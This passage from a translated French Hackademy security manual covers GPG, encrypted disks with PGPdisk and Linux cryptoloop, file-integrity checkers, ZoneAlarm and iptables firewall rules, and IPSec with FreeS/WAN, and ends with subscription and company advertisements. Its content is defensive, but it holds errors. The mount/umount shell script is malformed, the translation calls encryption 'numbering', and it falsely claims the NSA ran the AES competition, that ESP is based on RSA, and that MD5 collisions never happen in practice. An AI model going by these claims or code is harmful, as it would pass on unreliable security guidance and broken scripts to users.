The -a option can give the numbered result in ASCII form (myfile.asc), which can be read. Do take note that our 4-byte file now has 1067 once numbered in this format. The owner of the proper private key used for this numbering will be able to decrypt the file with the command:

```
$ gpg -o result --decrypt myfile.asc
```


On the next viewpoint, not using the -o option can give the result directly on the terminal.

We have seen all the basic functions of GPG, and already you might think using these online seems impractical. You should therefore note that there is a graphic front-end to GPG called GPA (Gnu Privacy Assistant, <http://www.gnupg.org>).

B) Cryptography of hard drives

Windows

PGPdisk is a cryptographic tool integrated to the free PGPfreeware applications suite. Available at <http://www.pgpi.org/products/pgpdisk/>, it can create virtual encrypted disks. The user creates a chosen size file (space is allocated on the disk). This file is a virtual representation of a hard drive, and so has to be formatted, maybe with a file system different to the one currently in service. Once the file created, the setup operation will find the virtual disk from an entry called "E:", for example.



Once the file is formatted and set up, we can copy any type of data within the available space. Once this data is saved, we remove the partition, thus making it inaccessible. To set it up again, you will have to enter the proper password. The file created is still accessible from the hard drive, and you must ensure that it cannot be deleted.



Linux

On Linux, there is a very efficient encrypting system for files or hard drives, executing encrypting/decrypting on the fly. The idea is to associate a (hard drive) entry to a virtual setup point (/dev/loopX) that will encrypt and decrypt all input/output. It will itself be set up like a standard hard drive on a setup point accessible by the user.

There are several encrypting systems, and several key lengths possible, available in a module form:

Cryptoapis are integrated in standard in the kernel from the 2.4.22 version, but we will use a 2.6.5 version. The modules to activate are:

Block Devices Loopback device support

SECTION	MODULES
Block Devices	Loopback device support Cryptoloop device support
Cryptographic Options	SHA 256 Digest algorithm SHA 384 Digest Algorithm Blowfish cipher Algorithm Twofish cipher Algorithm Serpent cipher Algorithm AES cipher Algorithm CAST5 cipher Algorithm CAST6 cipher Algorithm ARC4 cipher Algorithm

You have the choice between several numbering algorithms. AES was the winner of the best algorithm competition organized by NSA, the serpent coming in second. You will also need the losetup package.

Recompile your kernel, then, in root, we are going to set up a hda5 partition on the loopback / **dev/loop0** device. Anything transiting on this virtual device will be encrypted/decrypted with the password asked for:

```
Laptop:/home/xdream# losetup -e serpent -k 256 /dev/loop0 /dev/hda5
Password: xxxx
```



The first time this operation is done, we will have to format the partition in ext2 (it is not advised to use a journalized file system on an encrypted partition). The formatting of /dev/hda5 will also be encrypted, so we are going to format /dev/loop0

```
Laptop:/home/xdream# mke2fs /dev/loop0
mke2fs 1.27 (8-Mar-2002)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
611648 inodes, 1220932 blocks
61046 blocks (5.00%) reserved for the super user
First data block=0
38 block groups
32768 blocks per group, 32768 fragments per group
16096 inodes per group
Superblock backups stored on blocks:
      32768, 98304, 163840, 229376, 294912, 819200, 884736

Writing inode tables: done
Writing superblocks and filesystem accounting information: done

This filesystem will be automatically checked every 20 mounts or
180 days, whichever comes first.  Use tune2fs -c or -i to override.
```

We can finally set up the virtual device on the specified setup point:

```
Laptop:/home/xdream# mount /dev/loop0 /mnt/CYPHER
Laptop:/home/xdream# ls /mnt/CYPHER
lost+found
```

To remove the encrypted disk:

```
Laptop:/home/xdream# umount /mnt/CYPHER
Laptop:/home/xdream# losetup -d /dev/loop0
```

Once the encrypted disk will have been formatted a first time, you can automate this operation with a script shell, to which you will send the mount option to set up the partition and unmount to remove it.

```
#!/bin/sh

case $1 in
    mount) losetup -e serpent -k 256 /dev/loop0 /dev/hda5
           mount /dev/loop0 /mnt/CYPHER
           break;;
    umount) umount /mnt/CYPHER
           losetup -d /dev/loop0
           break;;
esac

*) echo « Usage: $0 [mount | umount]
```



```
break;;  
  
esac  
  
exit 1
```

5. System Integrity

To control the integrity of a file is to check that not one single byte has been modified. Mathematical algorithms (MD5, SHA1, ...) can create digital signatures for a given bytes suite.

When a file is recognized as “clean”, we are going to associate to it an signature of an MD5 (16 bytes) or a SHA1 (20 bytes) type. For an entire system, we are going to establish a list of signatures associated to a list of files. On Windows, FileCheckMD5 is a free tool that establishes a signature base. This base must be saved on an outer medium (for example a CD-ROM) so as not to risk it being compromised.

Note that it is in theory possible for two different files (bytes suite) to give the same signature, creating a “collision”. In practise, this never happens: there are 340,282,366,920,938,463,463,374,607,431,768,211,456 possible signatures for MD5.

Integrity controller on Windows

File CheckMD5 is an integrity controller on Windows. It will come from a root directory and create signatures for all files and sub-files of the selected directory. The database, in text format, is saved at the root of the disk (C:). It contains lines similar to this one:

d26c63ef6c04bac8c1a74bbdb4f26cef|WINNT\system32\dsquery.dll

On the left is the MD5 signature in hexadecimal form, the | is a limit for the file name on the right. This tool can be downloaded from <http://www.brandontaggs.com/filecheckmd5.html>.



Integrity controller on Linux

There is a well-known integrity controller under GPL license on Linux, called TripWire (<http://www.tripwire.org>). TripWire not only creates signatures for files, it also monitors certain attributes of these files. It can however be quite hard to use because of the simple necessity of having to control the files' integrity, and we could prefer an alternative such as Integrit (<http://integrit.sourceforge.net>).

Integrit is simple to use: we create a configuration file into which we put the original signature base, the name of the base to rewrite in case of updating and the root directory to check in a recursive way. So we write the integrit.cfg in an analogical way to this one:

```
known=/etc/integrit.db
current=/etc/integrit_update.db
root=/sbin
```

These files need to be created, of course. Then we launch Integrit a first time by typing in:
\$ integrit -C /etc/integrit.cfg -u

And we check the files by typing in:
\$ integrit -C /etc/integrit.cfg -c

```
--> integrit -C toto.cfg -c
integrit: ---- integrit, version 3.02 -----
integrit:           output : human-readable
integrit:           conf file : toto.cfg
integrit:           known db : /tmp/integrit/toto.db
integrit:           current db : /tmp/integrit/toto.db
integrit:           root : /sbin/
integrit:           do check : yes
integrit:           do update : no
changed: /sbin//route  s(c82eb54aa04d487c1e0d9a6227b22604891ce900:9fd9619097580363e28d0e1d7f578cb7562c415c)
changed: /sbin//route  m(20040908-182807:20040908-184351) c(20040908-182807:20040908-184351)
changed: /sbin//route.bak  m(20040908-182703:20040908-184342) c(20040908-182703:20040908-184342)
integrit: not doing update, so no check for missing files
```

6. Firewall

A) Personal firewall

Windows XP now integrates a firewall in its standard installation, however it is still strongly recommended to use tried and tested tools. Normally, you don't need a firewall: if you have no active server application on a system, it should be impossible to hack your system from outside. However, that is never the case by default on Windows (services such as netbios, UpnP, ...) What's more, a firewall does not only control entering data, but also outgoing data, which is important when the machine is used as a working station.


ZoneAlarm is a firewall popular with the general public, that can control in a simple way entering and outgoing traffic through authorized applications. ZoneAlarm is free and available at <http://www.zonelabs.com>. The professional version is more complete than the free standard one. Our examples will be with this, the more complex version, which will offer a broader view of of firewall configuration principles on Windows.

Its installation presents no difficulty, the steps are clear. Once ZoneAlarm is installed, only two sections of the software present a real interest for anything concerning network filtering rules:

- firewall;
- program control.

"Firewall" Section

In the main tab, it is possible to specify predefined tolerance levels concerning three types of "zones". These zones concern the networks to which the computer is linked. Generally, we will find the "Internet" zone, the "Trusted" zone and the "Blocked" zone. The "Internet" zone is an explicit one, it contains all the Internet remote machines. The "Trusted" zone generally concerns the machines of a local network. Consider as "trusted" machines physically close to yours. Finally, the "Blocked" zone is defined by the administrator, and concerns the machines banned from any form of communication with yours.



There are three protection levels: "High", "Medium" and "Low" :

- "High" : your machine does not answer any unauthorized request;
- "Medium" : your machine answers to some requests (such as a *ping*) ;
- "Low" : security is deactivated.

In the "Custom" part, you can specify with more precision the security rules by default for the different zones:


The "Zones" tab allows you to add or delete zones. A zone can be a single IP address or a whole array of machines. Zones can be qualified as "Trusted", "Blocked" or "Internet":



Name	IP Address / Site	Entry Type	Zone
Wireless	192.168.1.0/255.255.255.0	Network	Internet
Machine louche	192.168.1.5	IP Address	Blocked

If the machine hosting the firewall is a gateway, using the "Expert" tab becomes a necessity to establish really viable security rules.

In this part, it is possible to manually edit which protocols (ports) are authorized in emission or in reception according to the senders/destinations.



Rule

Edit

Edit this rule by modifying the following values:

General

Rank: 1 State: Enabled

Name: Filtrage SSH Action: Block

Comments: Empêcher SSH vers Internet Track: Alert and Log

Source

Any Modify >>

Destination

Internet Zone Modify >>

Protocol

SSH Modify >>


Time

Any Modify >>

OK Cancel

"Program control" Section

The “program control” section can regulate the list of software components authorized to treat requests on the network. In the main tab, four security levels are defined to control programs. These levels only specify the degree of attention that ZoneAlarm pays to the processes that try to work on the network or to establish themselves as a server. The best thing to do is to go through the “Advanced” section, as it allows a more precise regulation of the firewall activity.



The “Programs” and “Components” tabs contain the list of (DLL) programs and components authorized to communicate in the different zones (“trusted” and “Internet”):

Active	Programs	Access	Server	Send Mail
		Trusted Internet	Trusted Internet	
	Application d'ouvert...	?	?	?
	Applications Servic...	?	?	?
	Explorateur Windows	?	?	?
	Generic Host Proce...	✓	✓	✓
	Interpréteur de com...	?	?	?
	Moteur du Planificat...	?	?	?
	Zone Labs Client	?	?	?



On the information take, we can notice three rules for the system softwares:

- authorized;
- unauthorized;
- unknown (a request will be made when the software will try to access to the network resources for the first time).

A server application could thus be authorized to receive connections from the LAN ("Trusted" zone) but not from the Internet).

B) Netfilter

We are going to see the basic notions for the use of iptables: Forbidding/Authorizing access to the server, nat and port forwarding. This tool is used in command line, the interesting thing being to be able to create firewalling scripts in line with your expectations, and with access authorizations you wish to establish on your servers. Iptables are accepted only from kernels 2.4. So you have to activate the appropriate modules to its medium during the compilation of the kernel:

In the networking options section:

Network packet filtering

In the Netfilter subsection configuration:

connection tracking
ftp protocol support
irc protocol support
IP tables support
Packet filtering
Full NAT
MASQUERADE target support
REDIRECT target support

You must also install the netfilter package. Furthermore, if you wish to activate forwarding, you can activate it with the command:

```
root#echo 1 > /proc/sys/net/ipv4/ip_forward
```

Here are the basic iptables options:

- A** Add a rule
- D** Delete a rule
- R** Replace a chain
- L** Display the rules
- F** Delete all rules
- N** Add a chain
- X** Delete a chain.



The rules take the following values:

INPUT Entering traffic
OUTPUT Outgoing traffic
FORWARD Will be used to carry out port forwarding

The chains take the following values:

MASQUERADE Will be used to carry out ip masquerading
ACCEPT Accept the communication
REJECT Forbid the communication and send a reject packet
DROP Forbid the communication, but do not send any packet

You can now create your own iptables configuration script. Here are a few examples. Beware, these are only simplistic examples, and in no way efficient filtering rules. We will see more efficient configurations in the following course.

First of all, for the policy by default to be to forbid everything:

```
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP
```

To authorize communications on the local network and on the interface lo:

```
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
iptables -A INPUT -s 192.168.1.0/24 -j ACCEPT
iptables -A OUTPUT -d 192.168.1.0/24 -j ACCEPT
iptables -A FORWARD -s 192.168.1.0/24 -j ACCEPT
```

To authorize outgoing dns requests:

```
iptables -A INPUT -i ppp0 --protocol udp --source-port 53 -j ACCEPT
iptables -A OUTPUT -o ppp0 --protocol udp --destination-port 53 -j ACCEPT
iptables -A INPUT -i ppp0 --protocol tcp --source-port 53 -j ACCEPT
iptables -A OUTPUT -o ppp0 --protocol tcp --destination-port 53 -j ACCEPT
```

To authorize the outgoing web navigation:

```
iptables -A INPUT -i ppp0 --protocol tcp --source-port 80 -m state --state ESTABLISHED
iptables -A OUTPUT -o ppp0 --protocol tcp --destination-port 80 -m state --state
NEW,ESTABLISHED
```



To share the Internet connection with other computers of your network:

```
iptables -F FORWARD
iptables -A FORWARD -j ACCEPT
iptables -A POSTROUTING -t nat -o ppp0 -j MASQUERADE
```

Finally, to redirect all entering connections to port destination 80, up to machine 192.168.1.10 on its port 8080 (port forwarding):

```
iptables -t nat -A PREROUTING -d votre_adresse_ip_internet -p tcp --dport 80 -j DNAT --
to-destination 192.168.1.10:8080
```

Here is a summary of the script you could use if applying all of these rules:

```
#!/bin/sh

#let's find which is our Internet address:
IP=`ifconfig ppp0 | grep inet | awk '{print $2}' | awk -F ":" '{print $2}'`


iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
iptables -A INPUT -s 192.168.1.0/24 -j ACCEPT
iptables -A OUTPUT -d 192.168.1.0/24 -j ACCEPT
iptables -A FORWARD -s 192.168.1.0/24 -j ACCEPT

iptables -A INPUT -i ppp0 --protocol udp --source-port 53 -j ACCEPT
iptables -A OUTPUT -o ppp0 --protocol udp --destination-port 53 -j ACCEPT
iptables -A INPUT -i ppp0 --protocol tcp --source-port 53 -j ACCEPT
iptables -A OUTPUT -o ppp0 --protocol tcp --destination-port 53 -j ACCEPT
iptables -A INPUT -i ppp0 --protocol tcp --source-port 80 -m state --state ESTABLISHED
iptables -A OUTPUT -o ppp0 --protocol tcp --destination-port 80 -m state --state NEW,ESTABLISHED

iptables -t nat -A PREROUTING -d $IP -p tcp --dport 80 -j DNAT --to-destination
192.168.1.10:8080
```



7. VPN

What is a Virtual Private Network?

Company networks are for the most part physical: all computer resources are physically articulated around a local network in a same place. Using such a network means having to be physically close to the access points that we wish to reach. This is a major restriction when information must transit over long distances.

A network extension is often done by using Internet resources. It is however not technologically possible to trust machines relaying information on the Internet. To make sure that the network remains private, even if it follows public paths, there are software solutions using secure protocols, essentially. As the communicating entities are not assembled in a same location, the network is said to be “virtual”. So a VPN is more than a well-defined technical solution.

What services for a VPN?

Using secure services such as SSH, is within the elaboration of a VPN. Generally speaking, though, it is actually necessary to secure not just one service, but all services, whatever they may be.

So we directly secure packets of common communication protocols (IP and protocols of associated data transport). The security of a VPN means controlling the following points:

- confidentiality of data (cryptography)
- integrity of data (checksums)
- authentication of entities (cryptographic signatures)

IPSec

IPSec can secure Ipv4 and Ipv6 packets. IPSec is based on security rules called SA, as in Security Associations. These rules are grouped in an SPD (Security Policy Database).

IPSec is flexible and modular. It is implemented in different ways according to the needs of the association rules. It guarantees the integrity of a packet (AH method based on MD5 or SHA-1) and its confidentiality through encrypting (ESP method based on RSA), or both. The negotiation protocol of keys for the cryptographic aspect of IPSec is called IKE.

As the entries in SPD are static, IPSec is an efficient protocol for communications between machines with fixed IPs (to link two local networks of companies via Internet through two gateways, for example).

There are two communication modes for IPSec: transport and tunnel. In transport zone, only transported data is secured (IPSec headers are placed just after the IP header). In tunnel mode, IPSec generally takes charge of the IP header as data to cover (IPSec is placed before the IP header, and adds another one behind it).



Way of encapsulating in transport mode with ESP:

Original IP-Header	ESP Header	TCP	Data	ESP Trailer	ESP Authentication
--------------------	------------	-----	------	-------------	--------------------

Way of encapsulating in tunnel mode with ESP:

New IP-Header	ESP Header	Original IP-Header	TCP	Data	ESP Trailer	ESP Authentication
---------------	------------	--------------------	-----	------	-------------	--------------------

You can establish an IPSec network on Linux by compiling the core in an adapted way (KLIPS module instead of the native IPSec code) and by using the free solution FreeS/WAN (<http://www.freeswan.org>). The combined use of AH and ESP is not included in the development of FreeS/WAN: AH is no longer supported by FreeS/WAN. AH is not widely used, and IPSec's complexity due to the combined use of the two methods is not a desirable improvement (see Schneier and Ferguson's evaluation paper at: <http://www.macfergus.com/pub/IPsec.html>).

If you haven't created a pair of keys with RSA, type in:

\$ ipsec newhostkey --output /etc/ipsec.secrets --hostname www.mymachine.com

Once the installation done, the ipsec tool is available and will enable you to check, with the ipsec verify command, that the service is properly available.

Net-to-Net Configuration:

Between two machines (left/right) on IPSec, type on the first one:

\$ ipsec showhostkey –left

On the second one, type:

\$ ipsec showhostkey --right

On the first machine, edit the /etc/ipsec.conf configuration file on both machines and modify the information following the example below. Left and right are the machine on which FreeS/WAN is installed:

```
conn net-to-net
  left=192.0.2.2
  leftsubnet=192.0.2.128/29
  leftid=@xy.example.com
  lefrsasigkey=0s1LgR7/oUM... # completer
  leftnexthop=%defaultroute
  right=192.0.2.9
  rightsubnet=10.0.0.0/24
  rightid=@ab.example.com
  rightrsasigkey=0sAQOqH55O... # completer
  rightnexthop=%defaultroute
  auto=add
```



Contact

The HACKADEMY SCHOOL

■ 100% white hat hacking ■



1 Villa du clos de Malevert 75011 Paris.

Tel: 01 40 21 04 28

e-mail: hackademy@thehackademy.net

The HACKADEMY JOURNAL

■ 100% white hat hacking ■



26 bis rue jeanne d'Arc 94160 St Mandé


Tel: 01 53 66 95 28

e-mail: abonnements@dmpfrance.com



the HACKADEMY ,c'est aussi:

The Hackademy Journal, The Hackademy manal et and other special issues!!!!



So don't hesitate to subscribe, by filling in the following form:

FAITES VOTRE CHOIX !



Abonnement Hackademy Journal (tous les mois) :

Avec CD :

32 €
+ 4 €



Abonnement Hackademy Manuel (Tous les deux mois) :

Avec CD :

28 €
+ 4 €



Nos cours par correspondances (Hack1, Hack 2 et Hack3)

Les deux volumes de 80 pages livrés chez vous :

Avec CD :

84 €
+ 4 €



Le CD seul :

16 €



Le T shirt historique
"Intrusion . exe" :

23 €

TOTAL

PACKAGE PUBLICATIONS :

Abonnement journal + abonnement manuel : 60 €
Dans ce package, le CD est offert
Avec T shirt : +15 euros

PACKAGE HACKTION :

Abonnement journal + abonnement manuel +
Cours par correspondance Hack1, 2 et 3 : 130 €
Dans ce package, le CD est offert
Avec T shirt : + 15 euros

H08
TOTAL :

PAIEMENT

- par chèque à l'ordre de DMP
- par Carte Bleue
- Expire en

Nom :	Prénom :
Adresse :	Code postal :
Ville :	Pays :
E-mail :	

Envoyez votre bulletin accompagné de votre règlement à l'ordre de D.M.P. à The Hackademy 26 rue Jeanne d'Arc 94160 Saint Mandé

Signature



SYSDREAM

0110010011001001101110010110010111

Created by trainers from The Hackademy, SYSDREAM is a software house that specializes in IT security.

We offer companies our expertise to ensure their IT infrastructure's reliability and security.



We specialize in:

- **Security Audits:** a global appraisal of your system (intrusive test, technical audit, vulnerability audit).
- **Systech security products:** material solutions destined to reinforce your infrastructure's security, while insuring an efficient follow-up for any type of network or system event.
- **Application development:** we can intervene or advise you in all development phases of your application.

www.sysdream.com

For further information: info@sysdream.com